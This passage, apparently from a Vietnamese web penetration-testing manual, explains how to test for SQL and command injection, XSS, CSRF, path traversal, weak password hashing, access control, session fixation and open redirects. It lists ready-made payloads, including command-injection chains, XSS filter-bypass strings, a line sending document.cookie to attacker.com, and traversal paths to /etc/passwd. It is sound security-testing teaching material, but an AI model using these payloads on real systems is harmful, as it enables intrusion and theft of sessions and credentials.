POST request to /Default.aspx

Type	Name	Value
Body	__EVENTVALIDATION	/MAVXHADUOQHOMHAILOMTHOFZ3HJF0C9H...
Body	ctl00\$Link1\$ddlLink	
Body	ctl00\$cphMain\$ctl00\$txtHoten	1
Body	ctl00\$cphMain\$ctl00\$txtSBD	1
Body	ctl00\$cphMain\$ctl00\$ddc_KHOITHI	A

Add Remove Up

Body encoding: application/x-www-form-urlencoded

Response

Raw Headers Hex HTML Render ViewState

```
value="ohGgBfH96r2DahOx/E63BWwKvFTPbD/sNCmrxaH2J4To7y2NemkIBmYur uGOI3EjjKEhwX5POkKn75+5JUDz2a9CDYf66ZSrb03cS5WJw7  
rfYGS2i3AMw1ygTET2XkFc9K76JXeFkBVt/4Ds5/79rse5Q837fd1L5bxqOQkjwO7pffx6xbU9U3wtXifyOW2RVIrfdWFkotPqHnOPNiF1xhLTfyG  
/1KynoUzqkmCeww2YuC2oVgNRe/BysHs1vcHDiHbmzUpC55A8Db3e2xnGfsGzEUiMzp+ty8jvgVhzkDmgH2ha6M1xjJJr4xdmTX3bxmyCN4/A3EThY  
hObOTMvACYXpcUpEs02mfmyXnWPHayTQON+8iqRcccQu7E/X1tbeDnbPHGE/dVQzMpHeOC4mo1v20K26yPsIM9nn/wrZbXUuSJFdbPxGv/2+loTh8  
CURMsqPyg1yPVwbrMXJ32bRK5P3I761nH30iEXb+aIjY7HwrrakEgorbrq63CaeUUyN7KLbL6tZEOD9u+0+YgnqeSSt4cgCsjo1nfFwxabnRnbfX  
YpYH3zUCrN8w62ac8V5P1QHAvvzEuLYReaaBkN2j4NOBu1SxLmg/B/RR4HAcOdc1GBHKY+7/5NmEyLysmwfDoJMuKaETx/L72OJOP3ycg9C8Fs  
yno3ht7QSST3JxSdVTejq6sWET16rbSyZhscFOPzo8Cu3PqsHSMCGLVscRef5H12aTe4zCj1JGVjm9867241U9594SOYQkqHfRVTg6ydU5/XT  
LbyHPZnIG3mWDitDNOAMH6iLc8luuyYQAo4qoE15WDvA9ABeJaTpq2TtVtaQv1KsiLRA5LuuhFdF2Z23n8fpJQLn2LBQmaUP2EICbPE8Tet+GHNFr  
HT+lt9fu+RnG5iAjdgGFrqMzIHCBo0IlyPurFnGao7fcA3yqjM73jXE1KrxLHQeCuWKPrn+7FbsqgciNGZDr21b0YtPTtcVoV714Gcjovq2DQSWM  
xzyOcFaYnywSUSKEF5Fpx4gfGfFakiBGCMpR6JjuELnlp5PFks0i3TzikAvvMrki0ezgBc+ydeif0GgOKpbjEFA/IAuE4ymB19WuZ8C2BygXP8Gz  
HapBy/JtZGjAdL5Mh7w/TLaDX6KEWJo7so+Pvxqruru3vAgG/qt54y6a6ljasZsLrxnLLNKKt1X8INC8bLUDRdqbwazELcaKvSjsujGeO2BcU7Csd  
N7eVdrMMYDe39c3khfTwkZJYqtKmvfaY9pyXuvWRQ18e+E+L3zv5NfeZVvru226M93mm0uPbJ3JqNNL1h9PRLzruNxdf31cdIPh/ Q7evows7Ry/M  
MxF90b0ZGXYw9c4flT8+0+2wzC81Krm9QW034GAoOf/RyzGFExq2yeiwZB+aQisrPeQf3L5peqC/dxxNNOCsV5ndffCoq4jg4FC5yDQbJO08wd2d  
TYtEQ1EquglgCzfYJx52f1ia4621AWLipDOJYwJvtoXCGAza5EWHBGcoisMbKF190dt3UGWuwYv4w7/retbKM2/T28V1cyZQ2UKXF7tHV6s7qrQfd  
5yGzf1f36aM53igh2BtdgDVQyNfn4bbf1uyEJeeh7+BsmRsLLseGztih9NSoHc7u1SDX/QWh0Y+hQWsEJLhchU8xE4PdokmY27t68/ZhxZ6nGkdp  
? < + > Type a search term 0 matches
```

Done Length: 60,403 (93 millis)


Hình 18: Thời gian trả về khi bình thường

Hình 19: Thời gian trả về là 30s

- Nếu như đã xác định được ứng dụng đã bị lỗi và cần xem thử khả năng khai thác lỗi đến đâu thì có thể dùng các công cụ như sqlmap, sqlninja, Havij, ... để đánh giá.
- Lưu ý: Các mã tấn công sử dụng dấu nháy đơn (').

Kiểm tra lỗi OS Command injection:

- Tiến hành kiểm tra tại những điểm vào có khả năng mắc lỗi Command Injection. Quan sát kết quả trả về xem có gì đặc biệt. Ví dụ như chèn thêm lệnh ipconfig thì sẽ có kết quả trả về là thông tin địa chỉ ip card mạng.
- Lưu ý là tập mã lệnh tấn công truyền vào phụ thuộc vào loại hệ điều hành máy chủ. Ví dụ như Windows có ipconfig, Linux có ifconfig. Chú ý chọn loại lệnh phù hợp.
- Tiến hành lặp lại kiểm tra với việc thay đổi mã tấn công để xác định liệu ứng dụng bị lỗi thực sự hay không. Trường hợp ứng dụng mắc lỗi OS Command Injectiontion thì có thể sử dụng các công cụ khai thác để xem mức độ hệ thống bị ảnh hưởng bởi lỗi này.
- Sử dụng dấu |, ||, & để kết nối hai câu lệnh với nhau. Cũng có thể thử sử dụng cả dấu pipe >.



Hình 20: Tấn công Command Injection

- Một số mã tấn công:


```

|| ping -i 30 127.0.0.1 ; x || ping -n 30 127.0.0.1 &
| ping -i 30 127.0.0.1 |
| ping -n 30 127.0.0.1 |
& ping -i 30 127.0.0.1 &
& ping -n 30 127.0.0.1 &
; ping 127.0.0.1 ;
%0a ping -i 30 127.0.0.1 %0a
` ping 127.0.0.1 `
```
- Lỗi nhúng mã thường dễ phát hiện khi rà soát mã nguồn, nhưng khó khi chạy kiểm thử chương trình. Xem xét trong mã nguồn có thể phân biệt rõ ràng giữa mã tấn công với câu truy vấn hay câu lệnh. Ví dụ như trong truy vấn SQL, cần phải sử dụng tất cả những biến đã được chuẩn bị sẵn hay thủ tục có sẵn, tránh sử dụng những câu truy vấn động.
- Công cụ quét tự động có thể đưa ra những thông tin giúp kiểm tra ứng dụng có thực sự mắc lỗi hay không. Tuy nhiên, công cụ không thể biết được chắc chắn việc thực hiện tấn công có thành công. Những phần ứng dụng xử lý kém, công cụ giúp tìm ra lỗi hỏng dễ dàng hơn.

Ví dụ tình huống:

- Câu truy vấn SQL mà ứng dụng xây dựng như sau:


```

String query = "SELECT * FROM accounts WHERE custID='"
+ request.getParameter("id") +""";
```
- Kẻ tấn công có thể thay đổi tham số “id” trong trình duyệt để gửi đến: ‘ or ‘1’=’1. Việc này thay đổi ý nghĩa của câu truy vấn và trả về giá trị của tất cả tài khoản trong cơ sở dữ liệu thay vì chỉ của một nhân viên mà thôi.

```
http://example.com/app/accountView?id=' or '1'='1
```

- Trong trường hợp xấu nhất, kẻ tấn công có thể sử dụng điểm yếu này để thực thi những thủ tục trong cơ sở dữ liệu và giúp chiếm quyền điều khiển máy chủ cơ sở dữ liệu hoặc toàn bộ máy chủ.

2. Kiểm tra lỗi Cross-site-scripting(XSS)

- **Mô tả:** Lỗi XSS rất phổ biến trong các ứng dụng web, xuất hiện khi ứng dụng nhận kèm dữ liệu đầu vào từ người dùng qua trang web, rồi gửi đến người khác mà không thông qua kiểm tra và xử lý. Kẻ tấn công chèn vào các website động (ASP, PHP, CGI, JSP ...) những thẻ HTML hay những đoạn mã script nguy hiểm có thể gây nguy hại cho những người sử dụng khác. Trong đó, những đoạn mã nguy hiểm được chèn vào hầu hết được viết bằng các Client-Site Script như JavaScript, JScript, DHTML và cũng có thể là cả các thẻ HTML. Từ đó, kẻ tấn công có thể thực thi được script trên trình duyệt của nạn nhân để ăn cắp hay giả mạo phiên làm việc, thêm vào nội dung xấu, chuyển kết nối, tấn công trình duyệt bằng phần mềm độc hại. Có các loại XSS cơ bản sau:

Reflected XSS

Stored XSS

Dom base XSS

HTTP Header Injection

Phương pháp:

- Tiến hành kiểm tra lỗi XSS với những điểm vào dự đoán từ trước. Thủ truyền dữ liệu vào điểm vào ứng dụng, quan sát thông tin trả về để xem có mã nào gửi đi mà có xuất hiện trở lại. Nếu như có xuất hiện trong phần body thì kiểm tra lỗi liên quan đến Reflected XSS. Nếu xuất hiện lại trong phần header thì kiểm tra các lỗi liên quan đến HTTP Header Injection.

```
GET /dvwa/vulnerabilities/xss_r/?name=namhb HTTP/1.1
host: localhost
User-Agent: Mozilla/5.0 (Windows NT 6.1; rv:20.0) Gecko/20100101 Firefox/20.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost/dvwa/vulnerabilities/xss_r/?name=
Cookie: security=low; PHPSESSID=ie9dipep59ps3rbg5f3oqqfig4
Connection: keep-alive

? < + > Type a search term



## Response



Raw Headers Hex HTML Render



```
stored onclick="window.location='../../security.php'" class="">Security onclick="window.location='../../phpinfo.php'" class="">phpinfo onclick="window.location='../../about.php'" class="">about.php onclick="window.location='../../logout.php'" class="">Logout

</div>

<div id="main_body">

<div class="body_padded">
 <h1>Vulnerability: Reflected Cross Site Scripting (XSS)</h1>
 <div class="vulnerable_code_area">
 <form name="XSS" action="#" method="GET">
 <p>What's your name?</p>
 <input type="text" name="name">
 <input type="submit" value="Submit">
 </form>
 <pre>Hello namhb</pre>
 </div>
</div>

<h2>More info</h2>
```


```

Hình 21: Kết quả trả về trong phần Body HTML

- Trường hợp trong phần body xuất hiện giá trị mà đã gửi lên trong yêu cầu thì thử xem có thể thực thi được JavaScript bằng cách chèn các thẻ <script></script>.
- Thủ gửi lên một vài mã tấn công có nội dung khai thác lỗi XSS và quan sát sự phản hồi từ ứng dụng để xác định ứng dụng có áp dụng các phương thức lọc như thế nào và khả năng vượt qua.
- Nếu như ứng dụng chặn nội dung liên quan đến các thẻ script thì thực hiện HTML-encoding để thử xem có lọc trường hợp này hay không.
- Quan sát các điểm mà ứng dụng lưu trữ dữ liệu liên quan đến tài khoản người dùng. Ví dụ như: phần comment, lưu thông tin như đổi tên thành viên, chữ ký... Nếu như việc lưu trữ mà không thực hiện lọc thì có thể thực hiện tấn công Store XSS.
- Nếu như ứng dụng có lưu trữ dữ liệu do người dùng nhập vào và sử dụng kết quả hiển thị cho những lần sau thì thực hiện gửi các mã tấn công liên quan đến XSS để xem ứng dụng có bị tấn công Store XSS hay không.
- Trường hợp mà giá trị xuất hiện trong phần Header thì kiểm tra liệu rằng ứng dụng có chấp nhận các dữ liệu URL encoded %0a và %0d mà làm ngắt phản hồi trong phần header. Nếu như kiểm tra thấy rằng có sự ngắt khi thực hiện chèn %0d và %0a trong phần header thì ứng dụng mắc lỗi Header Injection. Nếu như chỉ thấy một %d hoặc %0a trả về thì ứng dụng vẫn có khả năng khai thác mà phụ thuộc vào ngữ cảnh của trình duyệt.
- Các công cụ có thể phát hiện XSS một cách tự động. Tuy nhiên, mỗi ứng dụng xây dựng khác nhau và sử dụng những nền tảng khác nhau như Javascript, ActiveX, Flash và Silverlight, làm cho việc phát hiện lỗi khó khăn hơn. Cho nên, để đảm bảo đòi hỏi sự kết hợp giữa kiểm tra mã nguồn, kiểm chứng lại bằng tay bên cạnh những cách thức tự động.

| STT | Mô tả | Mã tấn công |
|------------|--|---|
| 1 | Malformed IMG tags | <SCRIPT>alert("XSS")</SCRIPT>"> |
| 2 | fromCharCode | |
| 3 | | |
| 4 | | |
| 5 | Embedded tab | |
| 6 | Embedded Encoded tab | |
| 7 | Embedded newline to break up XSS | <IMG SRC="jav
ascript:alert('XSS');"> |
| 8 | Embedded carriage return to break up XSS | |
| 9 | Extraneous open brackets | <<SCRIPT>alert("XSS");//<</SCRIPT> |
| 10 | No closing script tags | <SCRIPT SRC=http://ha.ckers.org/xss.js?< B > |

| | | |
|----|-----------------------------|---|
| 11 | Escaping JavaScript escapes | \";alert('XSS');// |
| 12 | INPUT image | <INPUT TYPE="IMAGE" SRC="javascript:alert('XSS');"> |
| 13 | VBscript in an image | |
| 14 | IFRAME | <IFRAME SRC="javascript:alert('XSS');"></IFRAME> |

Ví dụ tình huống:

- Úng dụng sử dụng những đầu vào không an toàn trong việc xây dựng đoạn HTML mà không xác định hay loại bỏ ký tự đặc biệt:

```
(String) page += "<input name='creditcard' type='TEXT' value=\"" + request.getParameter("CC") + "\";"
```

- Kẻ tấn công có thể thay đổi tham số 'CC' trong trình duyệt thành:

```
'><script>document.location='http://www.attacker.com/cgi-bin/cookie.cgi?foo='+document.cookie</script>'
```

- Thông tin về phiên làm việc của nạn nhân sẽ được gửi đến trang web của kẻ tấn công, từ đó kẻ tấn công có thể ăn cắp được phiên làm việc. Lưu ý rằng kẻ tấn công có thể lợi dụng XSS để tấn công vào cơ chế chống CSRF của trang web.

Vượt qua cơ chế lọc XSS:

- Trong một số trường hợp, dữ liệu trả về xuất hiện trong phần Attribute Value:

```
<input type="text" name="state" value="INPUT_FROM_USER">
```

- Có thể sử dụng mã tấn công sau:
" onfocus="alert(document.cookie)"
- Trường hợp có sử dụng lọc, sử dụng cú pháp khác hoặc cơ chế encoding như:
">%3cscript%3ealert(document.cookie)%3c/script%3e
><ScRiPt>alert(document.cookie)</ScRiPt>
><script>alert(document.cookie)</script>
- Một số trường hợp lọc mà không sử dụng cơ chế đê quy, ví dụ như lọc từ khóa <script> nhưng chỉ lọc một lần (không kiểm tra lại sau khi lọc) thì sử dụng:
<scr<script>ipt>alert(document.cookie)</script>
- Sử dụng script từ nguồn bên ngoài:
<script src="http://attacker.com/xss.js"></script>
http://www.example.com/?var=<SCRIPT%20a=""%20SRC="http://www.attacker.com/xss.js"></SCRIPT>

3. Kiểm tra lỗ hổng CSRF

- **Mô tả:** CSRF (Cross-site request forgery) là phương pháp mượn quyền của người dùng khác để thực hiện một hành động không cho phép. Kẻ tấn công có thể giả mạo một yêu cầu và lừa nạn nhân gửi chúng đi qua các thẻ hình ảnh, XSS, hoặc rất nhiều kỹ thuật khác. Nếu người dùng đã được xác thực, việc tấn công sẽ thành

công. Kẻ tấn công có thể khiến nạn nhân thay đổi dữ liệu mà nạn nhân được phép thay đổi hoặc thực thi những chức năng mà nạn nhân được phép thực thi.

Phương pháp:

- Tiến hành kiểm tra tại những chức năng quan trọng, điểm vào dự đoán có khả năng mắc lỗi CSRF. Nếu như ứng dụng chỉ dựa vào mỗi HTTP cookies thì ứng có nguy cơ mắc lỗi CSRF. Xem xét mỗi đường liên kết hay form có sử dụng token hay không. Nếu không sử dụng, kẻ tấn công có thể giả mạo yêu cầu.
- Quan sát các chức năng cốt lõi của ứng dụng và xác định các yêu cầu thực hiện đối với các dữ liệu nhạy cảm, nếu như mà kẻ tấn công có thể xác định được toàn bộ tham số đối với các yêu cầu (cho dù không thể xác định HTTP cookies) thì ứng dụng vẫn mắc lỗi CSRF.
- Tạo ra trang HTML mà thực hiện những yêu cầu mong muốn mà không có sự tương tác về người dùng. Đối với các yêu cầu sử dụng GET thì có thể sử dụng thẻ với tham số src="chứa liên kết". Nếu như yêu cầu là POST có thể tạo ra những trường ẩn để chứa tham số và có thể sử dụng Javascript để thực hiện tự động gửi form ngay sau khi trang được nạp.

Ví dụ tình huống:

- Ứng dụng cho phép người dùng gửi đi yêu cầu chuyển tiền mà không sử dụng token như:

`http://example.com/app/transferFunds?amount=1500&destinationAccount=4673243243`

- Từ đó, kẻ tấn công có thể tạo ra những yêu cầu chuyển từ tài khoản nạn nhân đến tài khoản của mình và đính kèm những yêu cầu này trong thẻ hình ảnh hoặc iframe rồi đưa chúng lên những website mà kẻ tấn công điều khiển:

```

```

- Nếu nạn nhân truy cập vào bất cứ trang web nào trong khi đang có phiên làm việc tại example.com thì yêu cầu giả mạo này sẽ được thực thi thành công.

4. Kiểm tra các thao tác với file

- **Mô tả:** Các thao tác với file thường sử dụng tên file, đường dẫn file được gửi lên từ client, nếu ứng dụng không kiểm soát tốt các giá trị này (việc kiểm soát phải được thực hiện phía server) có thể dẫn đến việc download hoặc upload các file không hợp lệ. Những tên, đường dẫn này do người dùng gửi lên, nếu không được kiểm tra trước khi chuyển vào hệ thống xử lý sẽ tạo điều kiện cho kẻ tấn công khai thác. Bằng việc tùy chỉnh tên file, đường dẫn, kẻ tấn công có thể đọc, truy cập tới các file trên hệ thống, thậm chí cả file chứa mật khẩu nếu cấu hình không tốt. Nguy hiểm hơn, bằng cách điều khiển đường dẫn, kẻ tấn công có thể chèn vào một đoạn mã độc, và thực thi chúng. Từ đó, kẻ tấn công có thể chiếm quyền điều khiển hệ thống.

Phương pháp:

- Tiến hành kiểm tra tại những điểm vào dự đoán có khả năng mắc lỗi thao tác với file. Ví dụ như:

`www.site.com/index.php?page=download.html`

- Tiến hành thay đổi nội dung điểm vào bằng cách đọc thử nội dung file khác (/etc/passwd trên Linux hoặc C:/boot.ini trên Windows). Một phương pháp khác là thử thay đổi nội dung trả đến một file không tồn tại, ví dụ như page=anything.html.
- Sẽ có 2 khả năng xảy ra khi thực hiện thay đổi nội dung tại các điểm vào này. Một là ứng dụng sẽ xử lý tiếp hoặc là thông báo về việc sai đường dẫn trên ứng dụng. Nếu thông báo lỗi sai đường dẫn thì mắc lỗi không kiểm tra khi thao tác với file.
- Trường hợp không báo lỗi, nếu kết quả trả về chứa nội dung như yêu cầu (nội dung file /etc/passwd hoặc boot.ini) thì mắc lỗi.
- Trong một số trường hợp include được dùng như sau: include(\$page.".html") thì sử dụng phương pháp null-byte, thêm %00 ở phía sau. Kí tự null kết thúc chuỗi, gấp %00 là tự hiểu kết thúc chuỗi và bỏ qua các kí tự cuối cùng, ở trường hợp trên là bỏ đuôi .html
- Ví dụ: index.php?page=/etc/passwd%00
- Trong trường hợp không sử dụng được đường dẫn tuyệt đối, sử dụng đường dẫn tương đối để include file trong cùng thư mục. Sử dụng dấu "../" hoặc "..\" để di chuyển lên thư mục cha. Ví dụ:


```
../../../../../../../../etc/passwd
../../../../../../../../boot.ini
..\..\..\..\..\..\..\..\etc\passwd
..\..\..\..\..\..\..\..\boot.ini
```
- Một số đường dẫn file thông thường:

STT	Mô tả	Đường dẫn
Apache httpd		
1	ServerRoot	/usr/local/apache2
2	DocumentRoot	/usr/local/apache2/htdocs
3	Apache Config File	/usr/local/apache2/conf/httpd.conf
4	Other Config Files	/usr/local/apache2/conf/extrra/
5	SSL Config File	/usr/local/apache2/conf/ssl.conf
6	ErrorLog	/usr/local/apache2/logs/error_log
7	AccessLog	/usr/local/apache2/logs/access_log
Fedora Core, CentOS, RHEL		
1	ServerRoot	/etc/httpd
2	Primary Config File	/etc/httpd/conf/httpd.conf
3	Other Config Files	/etc/httpd/conf.d
4	DocumentRoot	/var/www/html
5	ErrorLog	/var/log/httpd/error_log
6	AccessLog	/var/log/httpd/access_log
Win32		
1	ServerRoot	"C:/Program Files/Apache Software Foundation/Apache2.2"

2	Config File	"C:/Program Files/Apache Foundation/Apache2.2/conf/httpd.conf"	Software
3	DocumentRoot	"C:/Program Files/Apache Foundation/Apache2.2/htdocs"	Software
4	ErrorLog	"C:/Program Files/Apache Foundation/Apache2.2/logs/error.log"	Software
5	AccessLog	"C:/Program Files/Apache Foundation/Apache2.2/logs/access.log"	Software

Ví dụ tình huống:

- Ứng dụng sử dụng cơ chế chèn file với mỗi trang nội dung tương ứng. Ví dụ phần help sẽ chèn vào trang help. URL của đường dẫn sẽ có dạng:

http://example.com/getUserProfile.jsp?page=main.html

http://example.com/index.php?file=help

http://example.com/main.cgi?home=index.htm
- Kẻ tấn công dự đoán ứng dụng có thể mắc lỗi thao tác file. Kẻ tấn công có thể sử dụng “..” để thử liệu có truy cập file và thư mục khác được không:

http://example.com/getUserProfile.jsp?page=../../../../etc/passwd
- Nếu thành công, kẻ tấn công sẽ hiển thị được nội dung file hệ thống.

5. Kiểm tra mã hóa dữ liệu nhạy cảm

- **Mô tả:** Sai lầm phổ biến là không mã hóa các dữ liệu cần được mã hóa. Khi mã hóa được sử dụng, vấn đề lưu trữ và sinh khóa không an toàn, khóa không được thường xuyên thay đổi, hay sử dụng thuật toán yếu. Sử dụng mật khẩu dễ đoán hoặc thuật toán hàm băm mà không thêm giá trị ngẫu nhiên (salt) cũng là một lỗi phổ biến.

Phương pháp:

- Trước tiên cần xác định thông tin nào nhạy cảm đến mức cần phải yêu cầu bảo mật. Ví dụ như: mật khẩu, thẻ tín dụng, các thông tin cá nhân nên được mã hóa. Đối với các dữ liệu này, cần kiểm tra:

Những thông tin này có được mã hóa khi lưu trữ hay không.

Những mức người dùng nào được phép truy cập vào bản sao được giải mã của dữ liệu.

Có sử dụng một thuật toán mã hóa mạnh và được sử dụng theo tiêu chuẩn hay không. Nếu không cần giải mã thì cần phải sử dụng các thuật toán hash.

Khóa dùng để mã hóa được tạo và bảo vệ tránh khỏi truy cập trái phép không ? Có định kỳ thay đổi khóa không.
- Trường hợp có tài khoản quản trị cơ sở dữ liệu, tiến hành vào trực tiếp cơ sở dữ liệu để xem có sử dụng mã hóa hay không.

+ Options						avatar
	← →	user_id	first_name	last_name	user	password
<input type="checkbox"/>		1	admin	admin	admin	5f4dcc3b5aa765d61db8327deb882cf99
<input type="checkbox"/>		2	Gordon	Brown	gordonb	e99a18c428cb38d5f260853678922e03
<input type="checkbox"/>		3	Hack	Me	1337	8d3533d75ae2c3966d7e0d4fcc69216b
<input type="checkbox"/>		4	Pablo	Picasso	pablo	0d107d09f5bbe40cade3de5c71e9e9b7
<input type="checkbox"/>		5	Bob	Smith	smithy	5f4dcc3b5aa765d61db8327deb882cf99

Hình 22: Phân tích DB lấy thông tin về mã hóa

Ví dụ tình huống:

- Một cơ sở dữ liệu về mật khẩu được lưu trữ mà không sử dụng salt. Một lỗi tải file đã được kẻ tấn công khai thác, lấy được các tập tin mật khẩu. Tất cả mật khẩu unsalt hashes bị giải mã chỉ trong 4 tuần, trong khi đối với những hashes nếu được tạo ra đúng cách (có sử dụng salt) việc giải mã sẽ phải mất hơn 3000 năm.

6. Kiểm tra phân quyền truy cập của người dùng

- Mô tả:** Các ứng dụng thường không được tạo ra để bảo vệ các yêu cầu truy cập trang đúng cách. Trong một số trường hợp, việc bảo vệ đường dẫn được quản lý thông qua cấu hình, và đôi khi hệ thống bị cấu hình sai sót. Các lập trình viên cũng đôi khi quên tích hợp đoạn mã kiểm tra quyền.
- Sai sót như vậy cho phép kẻ tấn công truy cập trái phép vào một số chức năng cần bảo vệ. Thông thường giao diện quản trị là mục tiêu chính cho kiểu tấn công này.

Phương pháp:

- Xác định xem ứng dụng được phân quyền truy cập theo chiều dọc hay chiều ngang. Chiều dọc là có các mức quyền khác nhau, mức quyền thấp hơn không được truy cập tài nguyên mức quyền cao hơn. Chiều ngang là những tài khoản cùng mức quyền có tài nguyên riêng, không được truy cập tài nguyên của tài khoản cùng mức.
- Trong các hệ thống có phân quyền, mỗi người chỉ được phép truy cập vào các dữ liệu mình được phép. Để xác định ứng dụng có phân quyền đúng hay không thì cần xác định các trang, tìm hiểu mục đích các trang này là công khai hay cá nhân. Nếu là một trang cá nhân:

Có cần chứng thực để truy cập vào trang đó.

Trang có cung cấp quyền truy cập cho tất cả người dùng đã được xác thực. Nếu không, có cần một xác minh để đảm bảo người dùng có quyền mới được truy cập vào trang đó.

- Lỗi hỏng thường được phát hiện ra khi xuất hiện những đường liên kết, nút bấm mà thông thường không được hiển thị với người dùng bình thường. Thường sử dụng hai tài khoản, ở mức người dùng khác nhau, thử truy cập vào những liên kết đã biết của người dùng mức cao hơn để xác định ứng dụng có mắc lỗi không. Nếu không có trước các tài khoản ở các cấp độ đặc quyền khác nhau, hoặc nhiều tài khoản với quyền truy cập vào dữ liệu khác nhau thì việc kiểm tra các lỗi thường sẽ khó hơn, bởi vì sẽ không biết rõ tên các URLs, các tham số mà cần thiết cho việc khai thác các lỗi.
- Nếu được đặt trong tình huống sử dụng với các tài khoản mức thấp khi truy cập ứng dụng thì thử nhận diện các URL mà có đặc quyền cao hơn, ví dụ như các URL liên quan đến tài khoản quản trị.

- Hầu hết các dữ liệu trong điều khiển truy cập đều dựa vào định danh, thông thường là các chỉ số. Thủ đoán và xác định các định danh liên quan đến người sử dụng. Có thể sử dụng các công cụ để sinh ra các định danh và quan sát.
- Một số ứng dụng khởi tạo việc điều khiển truy cập dựa trên những tham số của các yêu cầu. Thủ tìm kiếm những tham số như là edit=false hoặc access=read trong các yêu cầu và thực hiện thay đổi nó trong vai trò của người dùng để xác định lỗi có thể xảy ra.

Ví dụ tình huống:

- Kẻ tấn công nhắm mục tiêu vào các URL. Cả hai URL sau đây đều yêu cầu chứng thực. Quyền quản trị cũng phải được cung cấp để truy cập vào trang “admin_getappinfo”:

<http://example.com/app/getappInfo>

http://example.com/app/admin_getappInfo

- Nếu kẻ tấn công không được chứng thực mà vẫn có thể truy cập vào trang, thì đó gọi là truy cập trái phép. Nếu một người sử dụng được chứng thực, nhưng lại không phải trong ban quản trị, vẫn truy cập được vào trang “admin_getappinfo” thì đây là một lỗ hổng cho phép kẻ tấn công truy cập vào trang quản trị.

7. Kiểm tra liệt kê người dùng

- **Mô tả:** Tại những những chức năng liên quan đến xác thực, ứng dụng phân biệt thông báo lỗi giữa sai mật khẩu và sai tên người dùng, người dùng không tồn tại...

Phương pháp:

- Tiến hành kiểm tra tại những điểm vào mà thông tin đăng nhập (tên đăng nhập) sẽ được gửi (có thể trong form, trường ẩn, cookies) đến ứng dụng (ví dụ như: đăng nhập, đăng ký, khôi phục mật khẩu, thay đổi mật khẩu, ...).
- Đối với mỗi vị trí hãy thử với tên đăng nhập hợp lệ và không hợp lệ. Sau đó quan sát sự phản hồi từ ứng dụng (thông báo, trường ẩn, trạng thái của HTTP, bất kỳ sự chuyển hướng nào).
- Việc thử so sánh các cặp dữ liệu tên đăng nhập hợp lệ và không hợp lệ sẽ nhận biết được điểm khác biệt giữa các tên đăng nhập về mặt ứng dụng hoặc ngữ nghĩa mà từ đó rút ra cách điều tra thông tin tên đăng nhập.
- Kiểm tra những thành phần khác của ứng dụng mà có thể vô tình để lộ thông tin tên đăng nhập. Ví dụ như chức năng tìm kiếm tên đăng nhập trùng tên lúc đăng ký tài khoản.

8. Kiểm tra Session Fixation

- **Mô tả:** Người dùng trong lần đầu tiên truy cập ứng dụng đều được cấp phát một session, gọi là “anonymous session”. Session Fixation xuất hiện khi ứng dụng có bao gồm chức năng đăng nhập, người dùng sau khi xác thực thành công nhưng vẫn sử dụng “anonymous session” cũ mà không cập nhật session mới.
- Kẻ tấn công lợi dụng điểm này, gửi mã tấn công đến người dùng, với mục đích gán session của người chính là session của kẻ tấn công. Người dùng sau khi đăng nhập, vì session không đổi, nên session đó sẽ là session của tài khoản đã được xác thực, và cũng là session của kẻ tấn công. Do đó, kẻ tấn công có thể sử dụng lỗ hổng này để đăng nhập mà không cần biết thông tin người dùng và mật khẩu.

Phương pháp:

- Nếu ứng dụng không cấp phát một session mới sau khi đã đăng nhập thành công mà người dùng chưa xác thực có thể sử dụng session cũ thì ứng dụng mắc lỗi session fixation.
- Nhận diện định dạng của session của ứng dụng. Thử thay đổi dữ liệu của session và sử dụng chúng. Nếu như ứng dụng chấp nhận các session mà người dùng khám phá thì ứng dụng đó mắc lỗi session fixation.

9. Kiểm tra lỗi liên quan đến chuyển hướng

- **Mô tả:** Các ứng dụng thường chuyển hướng người dùng đến các trang khác, hoặc sử dụng trang chuyển tiếp nội bộ một cách tương tự. Đôi khi các trang đích được quy định trong một tham số mà không được kiểm tra, cho phép kẻ tấn công lựa chọn trang đích.
- Kẻ tấn công tạo ra những đường dẫn liên kết rồi lừa người dùng vào. Người dùng sẽ không để ý vì đó là một đường dẫn từ một trang hợp lệ. Những chuyển hướng như vậy có thể hướng người dùng tới một trang, từ đó cài đặt phần mềm độc hại hoặc lừa nạn nhân khai báo mật khẩu, các thông tin nhạy cảm khác. Chuyển hướng không an toàn có thể cho phép vượt qua các bước kiểm tra truy cập.

Phương pháp:

- Kiểm tra tại các điểm vào, đường liên kết cho phép chuyển hướng. Nếu như ứng dụng có tham số là các đường dẫn URL tuyệt đối thì thực hiện kiểm tra với các URL khác thử xem ứng dụng có bị chuyển đến các domain khác hay không.
- Xem lại mã nguồn có sử dụng chuyển hướng hay không. Đối với mỗi lần sử dụng, xác định nếu các URL đích được chứa trong giá trị, danh sách nào không. Nếu không, ứng dụng có thể mắc lỗi liên quan đến chuyển hướng.

Ví dụ tình huống:

- Ứng dụng có một trang gọi là “redirect.jsp” mà có một tham số duy nhất có tên là “url”. Kẻ tấn công tạo ra một URL độc hại để hướng người dùng đến một trang web độc hại nhằm thực hiện lừa đảo và cài đặt các phần mềm độc hại.

